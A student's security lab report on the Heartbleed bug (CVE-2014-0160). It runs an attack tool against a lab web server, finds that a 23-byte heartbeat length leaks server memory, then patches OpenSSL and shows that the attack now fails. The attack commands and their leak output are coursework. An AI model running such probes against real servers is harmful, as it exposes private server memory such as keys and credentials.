COMPUTER NETWORK SECURITY LAB -10

Name: Pavan R Kashyap SRN: PES1UG20CS280


5th Semester E section

When we increment the payload value to 22, we find that the warning message is not printed.



```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#################################################################

.F
```


However, when we check for payload of length 23 bytes, we see that the warning is printed again.




```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABC.L/.5...HY.|..iD

PES1UG20CS280_Pavan:
```

This indicates that the actual payload length is therefore **22 byte**s in size.

Step 5: Countermeasure and bug fix




```
PES1UG20CS280_Pavan:sudo apt-get update
[sudo] password for seed:
Hit http://extras.ubuntu.com precise Release.gpg
Ign http://security.ubuntu.com precise-security Release.gpg
Ign http://archive.ubuntu.com precise Release.gpg
Ign http://archive.ubuntu.com precise-updates Release.gpg
Hit http://extras.ubuntu.com precise Release
Ign http://security.ubuntu.com precise-security Release
Ign http://us.archive.ubuntu.com precise Release.gpg
Ign http://archive.ubuntu.com precise-backports Release.gpg
Hit http://extras.ubuntu.com precise/main Sources
Ign http://security.ubuntu.com precise-security/main Sources/DiffIndex
Ign http://archive.ubuntu.com precise Release
Ign http://us.archive.ubuntu.com precise-updates Release.gpg
Hit http://extras.ubuntu.com precise/main i386 Packages
Ign http://security.ubuntu.com precise-security/restricted Sources/DiffIndex
Ign http://extras.ubuntu.com precise/main TranslationIndex
Ign http://archive.ubuntu.com precise-updates Release
Ign http://us.archive.ubuntu.com precise-backports Release.gpg
Ign http://security.ubuntu.com precise-security/universe Sources/DiffIndex
```



```
PES1UG20CS280_Pavan:sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
  duplicity linux-headers-generic-lts-quantal linux-image-generic-lts-quantal
The following packages will be upgraded:
  accountsservice acpi-support apache2 apache2-mpm-prefork apache2-utils apache2.2-bin apache2.2-common appar
  avahi-daemon avahi-utils base-files bc bind9 bind9-host bind9utils bluez bluez-alsa bluez-cups bluez-gstrea
  compiz-plugins-default consolekit cups cups-bsd cups-client cups-common cups-filters cups-ppdc dbus dbus-x1
  firefox firefox-globalmenu firefox-locale-en fonts-opensymbol gir1.2-appindicator3-0.1 gir1.2-gdkpixbuf-2.0
  gnome-control-center gnome-control-center-data gnome-desktop3-data gnome-panel gnome-panel-data gnome-setti
  gwibber-service-facebook gwibber-service-identica gwibber-service-twitter hplip hplip-data icedtea-6-jre-ca
  initramfs-tools-bin iproute isc-dhcp-client isc-dhcp-common jockey-common jockey-gtk kde-runtime kde-runtim
  landscape-client-ui-install language-pack-en language-pack-en-base language-pack-gnome-en language-pack-gno
  language-selector-gnome libaccountsservice0 libappindicator1 libappindicator3-1 libapt-inst1.4 libapt-pkg4.
  libavahi-core7 libavahi-glib1 libavahi-gobject0 libavahi-ui-gtk3-0 libbind9-80 libblkid1 libbluetooth3 libc
```

In order to prevent this attack, we update and upgrade the SSL version. The updated version ensures that only the original payload version is redirected back when a heartbeat request is sent out.



```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

PES1UG20CS280_Pavan:
```

When the same attack is initiated, we see that no additional server data is sent back to the client. Only a heartbeat response is sent back, thereby protecting server data from being exploited by attackers.